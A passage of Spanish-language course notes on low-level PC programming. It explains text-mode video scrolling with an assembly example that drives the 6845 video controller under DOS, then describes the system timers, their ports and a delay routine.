Existen dos formas de manejar el desplazamiento. En el desplazamiento por software siempre se despliega el primer carácter de la memoria de video, esto es, la palabra 0 relativa a c_start, en la posición (0,0) de la pantalla, y se comanda el controlador de video para desplegar esta localidad primero manteniendo la misma posición en c_org. Cuando la pantalla se desplaza, se copia el contenido de la posición relativa 80 en la RAM de video, esto es, el inicio de la segunda línea, a la posición relativa 0, la palabra 81 a la posición relativa 1, y así sucesivamente. Aunque la secuencia de barrido no cambia, escribiéndose el dato en la posición 0 de la memoria en la posición (0,0) de la pantalla, la imagen en la pantalla aparece desplazada una posición hacia arriba. El costo es el movimiento de 80 x 24 = 1920 palabras por parte de la CPU. En el desplazamiento por hardware los datos no se mueven en la memoria, sino que se comanda al controlador de video para iniciar el despliegue en pantalla en un punto diferente, por ejemplo, con el dato en la palabra 80. El manejador añade 80 a c_org, salvando el valor para futuras referencias, y escribe el valor de c_org en el registro apropiado del chip controlador de video. El

desplazamiento por hardware requiere que el controlador sea capaz de tomar datos del inicio de la RAM de video (c_start) una vez que alcanza el final (c_limit), o que la RAM de video tenga capacidad para más de 80 x 2000 palabras necesarias para almacenar una única pantalla. En general, los controladores más viejos tienen menos memoria, pero tienen la habilidad de pasar del final de la memoria al inicio. Los controladores más nuevos tienen mucho más memoria que la necesaria para desplegar una única pantalla, pero no tiene la habilidad de pasar del final al inicio de la memoria. Por tanto, un controlador con 32768 bytes de memoria de video puede contener 204 líneas de 160 bytes cada una, y pueden hacer desplazamiento de hardware 179 veces antes que la incapacidad de pasar del inicio al fin de la memoria de video pase a ser un problema. En este caso se requiere de una operación de copia para mover los datos en las últimas 24 líneas a la posición 0 de la memoria de video. Independientemente del método utilizado, se copia una línea de espacios para asegurar que la nueva línea de la pantalla esté vacía.

Ejemplo de programación de video

El programa de ejemplo que sigue, denominado "video.asm", implementa funciones de un manejador de video. En la inicialización, el programa determina el tipo de monitor (color o monocromo) según los datos del BIOS y borra la pantalla. La rutina principal imprime en pantalla una serie de números 01h..27h, utilizando las dos funciones auxiliares "print_int_local" y "print_nl_local", y devuelve el control a DOS. Estas dos funciones auxiliares acceden a la pantalla por las funciones de manejador de video implementadas en el propio programa.

Las funciones de manejador de video del programa se abstraen en un única página que ocupa toda la memoria de video, y representada por un conjunto de variables c_column, c_row, c_rwords, c_start, c_limit, c_org, c_cur, c_attr, c_blank y c_ramqueue (explicadas en el programa).

```
%include "ioasm.inc"
%include "delayt2.inc"

%define BLANK_COLOR 0700h           ;Atributo para caracteres blancos
                                    ;sobre fondo negro
%define BLANK_MEM 0                 ;Parámetro auxiliar para función
                                    ;mem_vid_copy

%define M_6845 3B4h                 ;Puerto controlador video monocromo
%define C_6845 3D4h                 ;Puerto controlador video color

;Offset de registros del controlador de video
%define INDEX     0                 ;Registro índice de controlador
%define DATA      1                 ;Registro data de controlador

;Funciones de controlador de video
%define VID_ORG   12                ;Cambio de origen de video
%define CURSOR    14                ;Ubicación de cursor

;Parámetros de la memoria de video
%define MONO_SIZE           1000h
%define COLOR_SIZE          4000h
%define MONO_BASE_SEG       0B000h
%define MONO_BASE_OFFSET    0000h
%define COLOR_BASE_SEG      0B800h
%define COLOR_BASE_OFFSET   0000h

;Tamaño de la pantalla en modo texto (líneas y columnas de caracteres)
```

```
%define scr_size        (80*25)
%define scr_width       80
%define scr_lines       25

;Tamaño de la cola en RAM
%define CONS_RAM_WORDS  80

;Tamaño del PSP
PSP_SIZE        equ 100h

segment code
RESB 100h
;;;;Comienzo de programa principal
..start:

      ;Copia el puerto del controlador de video desde el dato de BIOS
      ;en la dirección 0000:0463h a la variable vid_port
      push ds                 ;Salva DS
      xor ax,ax
      mov ds,ax               ;Apunta a segmento 0
      mov ax,[463h]           ;Carga dato en 0000:0463h en ax
      pop ds                  ;Restaura DS
      mov [vid_port],ax       ;Copia ax en [vid_port]

      ;Imprime el puerto del controlador de video en pantalla
      mov ax,StringVidPortMsg
      call print_string
      mov ax,[vid_port]
      call print_int
      call print_nl

      ;Determina el tipo de video en función del puerto del
      ;controlador de video
      mov ax,[vid_port]
      cmp ax,C_6845

      ;Imprime mensaje en pantalla e inicia parámetros de memoria
      ;de video según el tipo de video
      jnz video_no_color

      ;Si puerto del controlador es C_6845 se trata de monitor color
      mov ax,StringVidColorMsg
      call print_string                       ;Mensaje a pantalla
      call print_nl
      mov word [vid_base],COLOR_BASE_OFFSET   ;Inicia segmento,
      mov word [vid_base+2],COLOR_BASE_SEG    ;offset y
      mov word [vid_size],COLOR_SIZE          ;tamaño de memoria video

      jmp main_lab1

      ;Si puerto del controlador no es C_6845, se trata de monitor
      ;monocromo
video_no_color:
      mov ax,StringVidNoColorMsg
      call print_string                       ;Mensaje a pantalla
      call print_nl
      mov word [vid_base],MONO_BASE_OFFSET    ;Inicia segmento,
```

```
	mov word [vid_base+2],MONO_BASE_SEG       ;offset y
	mov word [vid_size],MONO_SIZE             ;tamaño de memoria video


	;Inicialización de variables
main_lab1:

	;Inicia variables auxiliares para función mem_vid_copy
	mov ax,[vid_base+2]     ;
	mov [vid_seg],ax        ;[vid_seg] =  segmento de memoria de video
	mov ax,[vid_size]       ;[vid_size] = tamaño de memoria de video en
	shr ax,1                ;             palabras
	mov [vid_size],ax

	sub ax,1                ;
	mov [vid_mask],ax       ;[vid_mask] = offset de último lugar de
	                        ;             memoria de video

	;Inicialización de datos de la única página virtual definida
	xor ax,ax
	mov [c_rwords],ax                  ;[c_rwords] = 0
	mov [c_row],ax                     ;[c_row] = 0
	mov [c_column],ax                  ;[c_column] = 0
	mov [c_cur],ax                     ;[c_cur] = 0
	mov [c_start],ax                   ;[c_start] = 0
	add ax,[vid_size]                  ;
	mov [c_limit],ax                   ;[c_limit]=[c_start]+[vid_size]
	mov ax,[c_start]                   ;
	mov [c_org],ax                     ;[c_org] = [c_start]
	mov word [c_attr],BLANK_COLOR      ;[c_attr] = BLANK_COLOR
	mov word [c_blank],BLANK_COLOR     ;[c_blank] = BLANK_COLOR

	mov word [blank_color],BLANK_COLOR ;[blank_color] = BLANK_COLOR

	mov  ax,1000            ;Retardo de 1 seg
	call delayt2

	;"Borrado" (escritura de carácter en blanco) de la memoria de video
	;a partir de localidad c_start, e inicio del origen de video en
	;localidad c_start de memoria de video
	mov ax,StringMemvidcopyMsg
	call print_string       ;Anuncia borrado de pantalla
	call print_nl

	mov  ax,1000            ;Retardo de 1 seg
	call delayt2

	;Origen de video = posición c_start de memoria de video
	mov ax,VID_ORG
	mov bx,[c_start]
	call set_6845

	;Borrado de la memoria de video a partir de posición 0
	mov ax,BLANK_MEM        ;ax = BLANK_MEM indica borrado de memoria
	                        ;     de video
	mov bx,[c_start]        ;bx = posición de inicio de borrado
	mov cx,scr_size         ;cx = número de caracteres de la pantalla
```

```
                        ;     de video que se borran
      call mem_vid_copy

      mov  ax,1000            ;Retardo de 1 seg
      call delayt2

      ;Escribe en pantalla los números 0..27H, uno cada 300 mseg
      ;ejecutando desplazamiento de la pantalla hacia arriba
      mov cx,40               ;cx = cuenta del bucle
      mov ax,0                ;ax = siguiente entero que se imprime

loop_prueba:

      push cx                 ;salva cx (cuenta del bucle)
      push ax                 ;salva ax (siguiente número que se imprime)
      call print_int_local    ;imprime siguiente número en pantalla
      call print_nl_local     ;cambia de línea

      mov  ax,300             ;retardo de 300 mseg
      call delayt2

      pop  ax                 ;restaura último número impreso
      pop  cx                 ;restaura contador del bucle en cx
      inc  ax                 ;incrementa último número impreso
      loop loop_prueba        ;si contador no nulo sigue

      mov  ax,1000            ;Retardo de 1 seg
      call delayt2            ;

      ;Restaura origen de video a 0 para devolver control a DOS
      mov ax,VID_ORG
      mov bx,0
      call set_6845

      mov ax,4C00h            ;Termina devolviendo control a DOS
      int 21h


;;;;Mensajes en pantalla
StringVidPortMsg        db 'Vid_port: ',0
StringVidColorMsg       db 'Monitor color',0
StringVidNoColorMsg     db 'Monitor blanco y negro',0
StringMemvidcopyMsg     db 'Borrando pantalla en 1 seg',0


;;;;Variables para función mem_vid_copy
vid_port        dw 1    ;Puerto del controlador de video
vid_seg         dw 1    ;Segmento de memoria de video, para mem_vid_copy
vid_size        dw 1    ;Tamaño de memoria en palabras, para mem_vid_copy
vid_base        dw 2    ;Inicio de memoria de video; primero offset,
;luego segmento
vid_mask        dw 1    ;Offset de último lugar de memoria de video
blank_color     dw 1    ;Atributo de caracteres blancos sobre fondo negro

;;;;Variables de la página
c_column        dw 1    ;Columna del cursor = Columna de la siguiente
                        ;escritura en pantalla (0..scr_width-1)
```

```
c_row           dw 1    ;Fila del cursor = fila de la siguiente escritura
                        ;en pantalla (0..scr_lines-1)
c_rwords        dw 1    ;Cantidad de caracteres (palabras) para copiar
                        ;a la memoria de video desde c_ramqueue
c_start         dw 1    ;Posición de inicio de la página en la memoria
                        ;de video (posición 0 de la memoria de video)
c_limit         dw 1    ;Ultimo lugar de la memoria de video asignado
                        ;a la página (último lugar de la memoria de
                        ;video, ya que es una única página)
c_org           dw 1    ;Origen de la pantalla en la memoria de video
c_cur           dw 1    ;Posición del cursor en la memoria de video
c_attr          dw 1    ;Atributo de los caracteres de la página
                        ;(segundo byte la palabras asociada a cada
                        ;carácter)
c_blank         dw 1    ;Atributo escrito en la memoria de video en caso
                        ;que se ejecuta la función borrado de
;mem_vid_copy (ax = BLANK_MEM)
c_ramqueue      dw CONS_RAM_WORDS  ;Cola de caracteres (par carácter y
                        ;atributo) a copiarse en pantalla


p_outchar_1 db 1        ;variable auxiliar que almacena el parámetro de
                        ;función outchar

;;;;Función outchar. Copia carácter en AL a c_ramqueue, utilizando el
;;;;atributo en c_attr. Si el carácter es fin de línea o si la columna
;;;;del cursor es la última columna de la línea (0dh), cambia a la línea
;;;;siguiente, realizando el desplazamiento de pantalla hacia arriba si
;;;;resulta necesario. Si el carácter es retorno de carro (0ah), mueve
;;;;el cursor al inicio de la columna. Sólo copia los datos desde
;;;;c_ramqueue a memoria de video en caso de completarse una línea, o
;;;;que el carácter es fin de línea o retorno de carro.

;carácter en AL
outchar:
      mov [p_outchar_1],al          ;Salva carácter

      xor ah,ah
      cmp ax,0dh                    ;¿Carácter = fin de línea?
      jne outchar_vrf_cr

      ;Procesamiento en caso que carácter es fin de línea. Depende
      ;de la igualdad c_row = scr_lines - 1
      cmp word [c_row],(scr_lines-1)
      jne outchar_1
      call scroll_screen_up         ;Si [c_row] = scr_lines-1
                                    ;desplaza la pantalla hacia arriba,
      call flush                    ;copia datos de c_ramqueue a
      ret                           ;memoria de video y termina

outchar_1:                          ;Si [c_row] distinto de scr_lines-1
      inc word [c_row]              ;Incrementa [c_row]
      call flush                    ;y copia datos de c_ramqueue a
      ret                           ;memoria de video y termina

outchar_vrf_cr:
      cmp ax,0ah                    ;Carácter = retorno de carro
```

```
	jne outchar_2

	;Procesamiento en caso que carácter es retorno de carro
	mov word [c_column],0		;[c_column] = 0
	call flush			;Copia datos de c_ramqueue a
	ret				;memoria de video y termina

;Procesamiento en caso de carácter distinto de fin de línea o
;retorno de carro
outchar_2:
	;Compara [c_column] con scr_width
	mov ax,[c_column]
	cmp ax,scr_width
	jl  outchar_3

	;Caso c_column >= scr_width
	mov ax,[c_row]
	cmp ax,scr_lines-1
	jne outchar_2_1			;Si [c_row] = scr_lines-1
	call scroll_screen_up		;desplaza pantalla hacia arriba
	jmp outchar_2_2
outchar_2_1:
	inc word [c_row]		;Si [c_row] distinto de scr_lines-1
					;incrementa [c_row]
outchar_2_2:
	mov word [c_column],0		;Como [c_column] >= scr_width,
					;fuerza [c_column] = 0 (lugar de
					;la siguiente escritura) y
	call flush			;copia datos de c_ramqueue a memoria
					;de video

;Si la cola c_ramqueue está llena de caracteres, esto es,
;[c_rwords] = CONS_RAM_WORDS, copia datos de c_ramqueue a memoria
;de video antes de escribir carácter nuevo en la cola
outchar_3:
	mov ax,[c_rwords]
	cmp ax,CONS_RAM_WORDS
	jne outchar_4
	call flush

;Escribe la palabra formada por el atributo [c_attr] y el carácter
;de entrada a la función outchar en dirección
;c_ramqueue + 2*[c_rwords], siendo 2 el tamaño en bytes de una
;palabra
outchar_4:
	mov ax,[c_rwords]
	shl ax,1
	add ax,c_ramqueue
	mov bx,ax
	mov ax,[c_attr]
	mov al,[p_outchar_1]
	mov [bx],ax		;Escritura de carácter y [c_attr] en
				;dirección c_ramqueue + 2*[c_rwords]
	inc word [c_rwords]	;Incrementa el número de palabras en
				;c_ramqueue
	inc word [c_column]	;Incrementa la columna de la siguiente
				;escritura
```

```
	ret                    ;Termina


;;;;Función scroll_screen_up: desplaza la pantalla hacia arriba

scroll_screen_up:
	call flush             ;Copia datos de c_ramqueue a memoria de
	                       ;video
	mov ax,[c_org]
	add ax,scr_size
	add ax,scr_width
	cmp ax,[c_limit]
	jge scroll_screen_up_1 ;[c_org]+ scr_width+scr_size >= [c_limit]

	;Si [c_org]+scr_width+scr_size < [c_limit], se suma scr_width a
	;[c_org]
	mov ax,[c_org]
	add ax,scr_width
	and ax,[vid_mask]
	mov [c_org],ax         ;[c_org]= ([c_org] +scr_width) & [vid_mask]
	jmp scroll_screen_up_2

	;Caso [c_org]+scr_width+scr_size >= [c_limit], se copia cada
	;una de las líneas 1..scr_width de la pantalla al inicio de la
	;memoria de video y se inicia [c_org] al inicio de la memoria de
	;video
scroll_screen_up_1:
	mov ax,[c_org]
	add ax,scr_width             ;Src copia: [c_org] + scr_width
	mov bx,[c_start]             ;Dst copia: [c_start]
	mov cx,scr_size-scr_width    ;Tamaño copia: scr_size-scr_width
	call vid_vid_copy            ;Ejecuta copia
	mov ax,[c_start]
	mov [c_org],ax               ;[c_org] = [c_start]

	;Se borra la última línea ([c_org] + scr_width-1) de la pantalla
scroll_screen_up_2:
	mov bx,[c_org]               ;
	add bx,scr_size-scr_width    ;Posición inicial de borrado:
	                             ;[c_org]+(scr_size-scr_width) =
	                             ;inicio de la última línea
	and bx,[vid_mask]
	mov ax,[c_blank]
	mov [blank_color],ax         ;Inicia variable auxiliar
	                             ;[blank_color] de función
	                             ;mem_vid_copy a carácter en blanco
	                             ;con atributo blanco
	mov ax,BLANK_MEM             ;ax = BLANK_MEM indica "borrado" de
	                             ;pantalla
	mov cx,scr_width             ;Número de caracteres borrados en la
	                             ;pantalla (una línea)
	call mem_vid_copy            ;Ejecuta borrado

	;Inicia origen de video a posición [c_org], por comando VID_ORG al
	;controlador de video
	mov ax,VID_ORG
	mov bx,[c_org]
```

```
	call set_6845

	call flush  ;Copia datos de c_ramqueue a memoria
	            ;de video
	ret         ;Termina


;;;;Función flush: copia datos de c_ramqueue a partir de posición [c_cur]
;;;;de la memoria de video, y actualiza las variables [c_column], [c_row]
;;;;y [c_cur] asociadas a la posición del cursor, esto es, la posición de
;;;;la siguiente escritura en pantalla, de forma que esta posición sea
;;;;una posición válida, esto es, quede dentro de los límites de la
;;;;pantalla
flush:
	cmp word [c_rwords],0
	jle flush_lab1          ;Si [c_rwords]<=0 no hay datos en cola que
	                        ;copiar a la memoria de video

	;Si [c_rwords]>0 copia datos desde c_ramqueue a la memoria de video
	;a partir de la posición actual
	mov ax,c_ramqueue       ;Dirección de inicio de los datos de origen
	                        ;de la copia en memoria
	mov bx,[c_cur]          ;Dirección de destino en memoria de video
	mov cx,[c_rwords]       ;Cantidad de caracteres (palabras) que se
	                        ;copian a memoria de video
	call mem_vid_copy       ;Ejecuta la copia
	mov word [c_rwords],0   ;Terminada la copia, inicia [c_rwords] a 0
	                        ;indicando que la cola de datos para la
	                        ;memoria de video está vacía

	;Actualiza c_column
flush_lab1:
	cmp word [c_column],0
	jge flush_lab2
	mov word [c_column],0   ;Si [c_column] < 0, [c_column] = 0
flush_lab2:
	cmp word [c_column],scr_width
	jle flush_lab3
	mov word [c_column],scr_width       ;Si [c_column] >= scr_width,
	                                    ;[c_column] = scr_width
	;Actualiza c_row
flush_lab3:
	cmp word [c_row],0
	jge flush_lab4
	mov word [c_row],0      ;Si [c_row] < 0, [c_row] = 0
flush_lab4:
	cmp word [c_row],scr_lines
	jl flush_lab5
	mov word [c_row],(scr_lines-1)      ;Si [c_row] >= scr_lines,
	                                    ;[c_row] = scr_lines-1

;Si [c_cur] != [c_org] + [c_row] x scr_width + [c_column]
;actualiza [c_cur] y posición de cursor en la pantalla
flush_lab5:
	mov ax,scr_width
	mul word [c_row]
	add ax,[c_org]
```

```
      add ax,[c_column]

      cmp ax,[c_cur]
      je flush_lab6

      mov [c_cur],ax
      mov ax,CURSOR
      mov bx,[c_cur]
      call set_6845

flush_lab6:
      ret



reg dw 1    ;Variable auxiliar de función set_6845 que almacena el
            ;parámetro "registro"
val dw 1    ;Variable auxiliar de función set_6845 que almacena el
            ;parámetro "valor"

;;;;Función set_6845: escribe el dato en bx al registro del controlador
;;;;de video indicado por ax

set_6845:
        mov [reg],ax           ;Salva parámetro "registro" en [reg]
        mov [val],bx           ;Salva parámetro "valor" en [val]

        cli                    ;Deshabilita interrupciones

        mov dx,[vid_port]      ;
        add dx,INDEX           ;Puerto de destino = registro índice
        mov al,[reg]           ;
        out dx,al              ;Primer dato al registro [reg]

        mov dx,[vid_port]
        add dx,DATA            ;
        mov ax,[val]           ;
        mov al,ah              ;Escribe byte alto de [val] a registro
        out dx,al              ;de datos

        mov dx,[vid_port]      ;
        add dx,INDEX           ;Puerto de destino = registro índice
        mov al,[reg]
        inc al
        out dx,al              ;Segundo dato al registro [reg+1]

        mov dx,[vid_port]
        add dx,DATA
        mov ax,[val]           ;Escribe byte bajo de [val] a registro
        out dx,al              ;de datos

        sti                    ;Rehabilita interrupciones
        ret                    ;Termina


;;;;Función mem_vid_copy: copia cx palabras desde el buffer apuntado
;;;;por ds:ax a la memoria de video, iniciando la escritura en el offset
```

```
;;;;bx (palabra nro. bx) de la memoria de video
mem_vid_copy:
      push    si              ;Salva si
      push    di              ;Salva di
      push    es              ;Salva es

      mov     si,ax           ;ds:si apunta a la primera
                              ;palabra del buffer de origen
      mov     di,bx           ;di = offset (en palabras) del destino
      mov     es, [vid_seg]   ;copia en el segmento de memoria de video
      mov     dx,cx           ;dx = cuenta de palabras que resta copiar
      cld                     ;Dirección de la copia creciente

      ;Bucle de copia a memoria de video; copia por bloques, hasta que
      ;la cuenta de palabras que resta copiar (en dx) es 0
mvc_loop:
      and     di, [vid_mask]  ;Dirección = (offset destino) módulo
                              ;       (último offset de memoria de video)
      mov     cx, dx          ;cx = cuenta de palabras que resta copiar
      mov     ax, [vid_size]  ;
      sub     ax, di
      cmp     cx, ax
      jbe     sig0_0
      mov     cx, ax          ;cx = min(cx, vid_size - di)
sig0_0:
      sub     dx, cx          ;decrementa cuenta de la palabras que resta
                              ;copiar por cx
      shl     di, 1           ;es:di apunta al byte de destino de la
                              ;copia en memoria de video
      test    si, si          ;Verifica si origen es nulo
      jz      mvc_blank

      ;Si origen no 0 copia el siguiente bloque de palabras
mvc_copy:
      rep                     ;copia palabras a memoria de video
      movsw
      jmp mvc_test            ;Salta a verificación de terminación

;Si origen es 0 copia [blank_color] al siguiente bloque de palabras
mvc_blank:
      mov ax, [blank_color]   ;ax = carácter en blanco
      rep
      stosw                   ;Copia blancos a memoria de video

      ;Verificación de terminación
mvc_test:
      shr     di, 1           ;Restablece di a offset en palabras
                              ;del destino, para una eventual nueva
                              ;ejecución de mvc_loop
      test    dx, dx
      jnz     mvc_loop        ;Si cuenta de palabras que resta
                              ;copiar es 0, termina

      ;Punto de terminación del programa
mvc_done:
      pop     es              ;Restaura es
      pop     di              ;Restaura di
```

```
      pop     si              ;Restaura si
      ret                     ;Termina

;;;;Función vid_vid_copy: copia cx palabras desde el offset ax de la
;;;;memoria de video (palabra número ax) al offset bx de la memoria de
;;;;video (palabra número bx)
vid_vid_copy:
      push    si              ;Salva si
      push    di              ;Salva di
      push    es              ;Salva es

      mov     si, ax          ;si = offset (en palabras) del origen
      mov     di, bx          ;di = offset (en palabras) del destino
      mov     dx, cx          ;dx = cuenta de palabras que resta copiar
      mov     es, [vid_seg]   ;copia en el segmento de memoria de video
      cmp     si, di          ;copia hacia arriba o hacia abajo?
      jb      vvc_down
vvc_up:
      cld                     ;Direcciones crecientes
vvc_uploop:
      and     si, [vid_mask]  ;Dirección = (offset destino) módulo
      and     di, [vid_mask]  ;       (último offset de memoria de video)
      mov     cx, dx          ;cx = cuenta de palabras que resta copiar
      mov     ax, [vid_size]
      sub     ax, si
      cmp     cx, ax
      jbe     sig0_1
      mov     cx, ax          ;cx = min(cx, vid_size - si)
sig0_1:
      mov     ax, [vid_size]
      sub     ax, di
      cmp     cx, ax
      jbe     sig0_2
      mov     cx, ax          ;cx = min(cx, vid_size - di)
sig0_2:
      sub     dx, cx          ;Decrementa cuenta de palabras que resta
                              ;copiar por cx (nro. de palabras copiadas)
      shl     si, 1
      shl     di, 1           ;Direcciones de byte
      rep
      movsw                   ;Copia palabras de video
      shr     si, 1
      shr     di, 1           ;Direcciones de palabra
      test    dx, dx
      mov     cx, ax          ;cx = min(ecx, vid_size - edi)
      jnz     vvc_uploop      ;Otra vez?
      jmp     vvc_done
vvc_down:
      std                     ;Direcciones decrecientes
      add     si, dx
      lea     si, [si-1]      ;Inicia copiando al tope del bloque
      add     di, dx
      lea     di, [di-1]
vvc_downloop:
      and     si, [vid_mask]  ;Dirección = (offset destino) módulo
      and     di, [vid_mask]  ;       (último offset de memoria de video)
      mov     cx, dx          ;cx = cuenta de palabras que resta copiar
```

```
      lea     ax, [si+1]
      cmp     cx, ax
      jbe     sig_0_3
      mov     cx, ax          ;cx = min(cx, si + 1)
sig_0_3:
      lea     ax, [di+1]
      cmp     cx, ax
      jbe     sig_0_4
      mov     cx, ax          ;cx = min(cx, di + 1)
sig_0_4:
      sub     dx, cx          ;Decrementa cuenta de palabras que resta
      ;copiar por cx (nro. de palabras copiadas)
      shl     si, 1
      shl     di, 1           ;Direcciones de byte
      rep
      movsw                   ;Copia palabras de video
      shr     si, 1
      shr     di, 1           ;Direcciones de palabra
      test    dx, dx
      jnz     vvc_downloop    ;Otra vez?

vvc_done:
      pop     es              ;Restaura es
      pop     di              ;Restaura di
      pop     si              ;Restaura si
      ret


TablaChars DB
'0','1','2','3','4','5','6','7','8','9','A','B','C','D','E','F'
;Array TablaChars es utilizado por la función print_int_local

;;;;Función print_int_local: imprime en pantalla el número entero en AX,
;;;;en formato hexadecimal, utilizando la función outchar
print_int_local:

        push    si
        push    dx
        push    cx
        mov     cx,4

print_int_lab1:
        rol     ax,4
        push    ax
        and     ax,000fh
        add     ax,TablaChars

       mov     si,ax
       mov     al,[si]

        xor ah,ah

        push    cx
        call outchar

        pop    cx
        pop    ax
```

```
        loop   print_int_lab1

        pop    cx
        pop    dx
        pop    si
        ret


;;;;Función print_nl_local: imprime fin de línea utilizando función
;;;;outchar
print_nl_local:

        mov     al,CR
        call    outchar

        mov     al,LF
        call    outchar

        ret
```

Programación de los temporizadores del sistema

Del conjunto de temporizadores del sistema, el temporizador 0 se utiliza como temporizador primario del sistema y temporizador 2 se utiliza de forma general en aplicaciones.

El POST inicializa el temporizador 0 en modo 3 para generar una onda cuadrada a frecuencia de 18.207Hz. La onda cuadrada se conecta a la pata IRQ 0 del controlador de interrupciones programable, disparando la interrupción 8 una vez por ciclo. En general, programador del sistema operativo modifica la frecuencia del temporizador 0 de acuerdo a sus necesidades.

El timer 2 está disponible para aplicaciones. Sus usos incluyen:
- generación de tonos de audio: el temporizador activa al parlante funcionando en modo 3, esto es, onda cuadrada periódica
- medida precisa de tiempos de eventos: se selecciona el modo 0 (“single timeout” o “un solo disparo”). Se carga el valor máximo 0 en el temporizador. Al inicio del evento se activa la pata GATE del temporizador 2, y al final del evento se desactiva. La diferencia de cuentas entre el inicio y el final multiplicada por .838uS es la duración del evento. La duración máxima de un evento es 54.9 mseg antes que se detiene el contador.


Manejador del temporizador primario del sistema

El temporizador primario del sistema genera interrupciones a intervalos conocidos. Toda otra tarea relacionada con tiempos concierne al manejador del temporizador. Desde el punto de vista de este curso, las tareas de un manejador del temporizador primario del sistema son las siguientes:

```
1- Mantener la hora del día
2- Llevar cuenta del uso de la CPU
3- Ejecutar llamadas temporizadas a programas
```


La función de mantener la hora requiere del incremento de un contador en cada tick del reloj. Existe un protocolo estándar que permite a un sistema en red la obtención de la hora actual por

interrogación a una estación remota. El tiempo recibido se traduce al número de ticks de reloj desde las 12 A.M. UTC (Universal Coordinated Time), o GMT, del 1 de enero de 1970. El único aspecto a tener en cuenta es el número de bits del contador de hora del día. A una tasa de 60Hz, un contador de 32 bits hace overflow en aproximadamente 2 años, lo que no permite almacenar el tiempo desde el 1 de enero de 1970. Existen tres soluciones al problema. La primera es utilizar un contador de 64 bits. La segunda es mantener la hora del día en segundos, y utilizar un contador auxiliar de ticks que cuenta hasta acumulado 1 segundo; este método permite contar hasta aproximadamente 136 años. La tercera es contar en ticks, pero relativo a la hora de inicio del sistema, que se calcula y se almacena al momento de la lectura del reloj de respaldo o cuando el usuario ingresa la hora. Las tres opciones se muestran en la figura.



La forma más precisa de llevar la cuenta del uso de la CPU es iniciar un segundo temporizador, distinto del temporizador principal, siempre que comienza la ejecución de un programa. Cuando el programa termina, la lectura del temporizador permite determinar el tiempo de ejecución del programa. El temporizador secundario se debería salvar antes de cada interrupción y restaurar después de cada interrupción. Sin embargo, el tratamiento adecuado de las interrupciones a los efectos de mediciones de uso de CPU es muy caro y nunca se hace. Una forma alternativa al segundo temporizador, menos exacta pero más simple, es incrementar una variable asociada al programa en cada tick del temporizador principal del sistema.

La ejecución de llamadas temporizadas a programas se implementa simulando relojes múltiples formando una lista de pedidos de reloj ordenados por la hora, según se muestra en la figura. Cada entrada en la lista contiene la cantidad de ticks que hay que esperar para generar la señal a partir de la generación de la entrada anterior. En el ejemplo de la figura, existen señales pendientes para 4230, 4207, 4213, 4215 y 4216.



En la figura, la siguiente interrupción ocurre en 3 ticks. La variable “Próxima señal” se decrementa en cada tick, y cuando pasa a 0 se genera la señal asociada a la primer entrada de la lista, se elimina esta entrada de la lista, y se carga el valor de la nueva primera entrada de la lista en “Próxima señal” (en el ejemplo, 4).

De lo anterior se ve que el manejador del temporizador primario del sistema realiza muchas tareas en cada interrupción del temporizador. Como las operaciones se realizan muchas veces por segundo, cada una de ellas se tiene que implementar de forma que se ejecute lo más rápidamente posible.

Puertos relacionados con los temporizadores 0 y 2

Los temporizadores 0 a 2 se controlan por el puerto 43H. La cuenta de ticks del temporizador 0 se accede en el puerto 40H, y la cuenta del temporizador 2 se accede en el puerto 42H. Asimismo, dependiendo del comando que se ingresa en el puerto 43H, el puerto 42H tiene funciones de propósito general y funciones relacionadas con el parlante del sistema.

Por ejemplo, la escritura del comando 1xH en el puerto 43H inicia el temporizador 0 para utilizar una cuenta de 8 bits y el comando 3xH en el puerto 43H inicia el temporizador 0 para utilizar una cuenta de 16 bits. En ambos casos, los 3 bits más significativos del campo "x" definen el modo del temporizador y el bit menos significativo definen el código de la cuenta (binario o BCD). En caso de funcionar con cuenta de 8 bits, se escribe un único byte al puerto 40H, indicando la cuenta inicial. En caso de funcionar con cuenta de 16 bits, se escriben dos bytes al puerto 40H, uno después del otro, que indican respectivamente el byte bajo y el byte alto de la cuenta inicial.

El código que sigue muestra la inicialización del temporizador 0 para generar 1820.7 interrupciones por segundo. Para esto, el temporizador se carga con la cuenta inicial 655 (1193200 / 1820.7 = 655). Se utiliza el modo 3, generando una onda cuadrada que dispara la interrupción de forma periódica.

```
mov   al,36h      ;Comando para operación binaria en 16 bits,
out   43,al       ;en modo 3
IODELAY           ;retardo de 1 useg entre operaciones de entrada
                  ;salida
mov   ax,655      ;valor de cuenta inicial
out   40h,al      ;carga el byte menos significativo de la cuenta
                  ;temporizador 0
IODELAY           ;retardo de 1 useg entre operaciones de entrada
                  ;salida
mov   al,ah       ;carga el byte más significativo de la cuenta
out   40h,al      ;del temporizador 0
```

Ejemplo de programación del temporizador 2

En lo que sigue se analiza la función "delayt2", que genera un retardo de AX mseg utilizando el temporizador 2. La función ejecuta en un bucle, de modo tal que en cada ejecución del bucle se inicia el temporizador 2 para generar un retardo de 1 mseg. Por tanto, esctrictamente la función genera siempre un retardo mayor a AX mseg, siendo la diferencia proporcional a AX. Sin embargo, en este caso la magnitud del error no importa, ya que esta función fue concebida para generar retardos groseros, y no para medir tiempos.

```
IBM_FREQ equ 1193182              ;Frecuencia en Hz de temporizadore
MSEG_COUNTS equ (IBM_FREQ/1000)   ;Cantidad de cuentas para generar
                                  ;un retardo de 1 mseg a frecuencia
                                  ;IBM_FREQ

segment code

;;;;Función delayt2
delayt2:
      mov  cx,ax                  ;Carga retardo en cx

